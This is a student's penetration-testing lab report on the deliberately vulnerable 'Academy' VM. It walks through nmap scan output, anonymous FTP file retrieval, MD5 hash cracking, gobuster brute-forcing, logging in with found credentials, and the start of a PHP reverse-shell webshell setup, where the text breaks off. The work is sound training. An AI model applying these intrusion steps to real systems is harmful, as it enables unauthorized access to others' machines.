PROJECT 1

Vulnerability Analyzing and Penetration Testing

ASSIGNMENT

By


ANITHA R

Objective

To assess the Academy VM, configure a SIEM, and perform penetration testing to find the root flag.

1. VM Deployment & Network Configuration:

- At first, download the Academy VM from the source and extract it.
- Open the VMware and import the VM.
- Now, edit the VM settings and change the network configuration to Bridged mode.




- Login credentials are:

  Username: root

  Password: tcm

2. Enabling Network Device (ens33):

- After booting, it was found that the network device (ens33) was disabled by default.



- It can be enabled using the following commands,

  ip link set dev ens33 up

  dhclient -v ens33

- Now get the IP Address by using,


  ip a

- The ens33 is the interface


3. SIEM Cloud Configuration:

- Now the device has internet connection, so set up the Splunk universal forwarder.
- Configured the universal forwarder using the following commands in the site.

https://community.splunk.com/t5/All-Apps-and-Add-ons/How-do-I-configure-a-Splunk-Forwarder-on-Linux/m-p/72078



4. Scan the machine



- Now open Kali, and scan the machine using nmap with IP Address.
- Nmap is a short form of Network Mapper and it's an open-source tool that is used for mapping networks, auditing and security scanning of the networks

  https://www.mygreatlearning.com/blog/nmap-commands/

- First, scan for open ports.

- Next, scan for services.

```
File  Actions  Edit  View  Help
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.188.39
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-bounce: bounce working!
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:B0:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds

┌──(hema㉿hema)-[~/academy]
└─$
```

- Finally, I found 3 open ports(ftp,http,ssh) from the attacker machine's ip address.

Ftp -port number :21

SSH-port number:22

HTTP-port number:80

5. FTP Connection:


- As we can see ftp anonymous login is allowed and even apache service is running.
- Now connect the target device using ftp.

6. Get the file:

- After making a connection, we can see that there is a note.txt file, so we can get this file by using,

  get note.txt


- Now, open the note.txt file in your kali machine.



- As we can see the photo part in empty and there is password which looks like md5.
- Using https://crackstation.net/ we get the output as student.

7. Gobuster:

- Now using Gobuster, which is a fast brute-force tool that can find hidden files, directories and URLs within websites.
- Here, we use rockyou.txt file as wordlist for brute force attack, and since rockyou.txt contains large data, we increase the number of concurrent threads to use, in this case it is 40 concurrent threads.




- Now we have found the directory required, i.e.,


  https://<target_ipAddress>/academy

8. Login Page:


- Clicking on it, it takes to student login page. Here we use register number that we found in note.txt i.e., 10201321 and password is the hash that we have decoded, student.



- Now locate the reverse shell php file using the command,
  locate php-reverse
- Locate php-reverse
- Vim /usr/share/webshells/php/php-reverse-shell.php

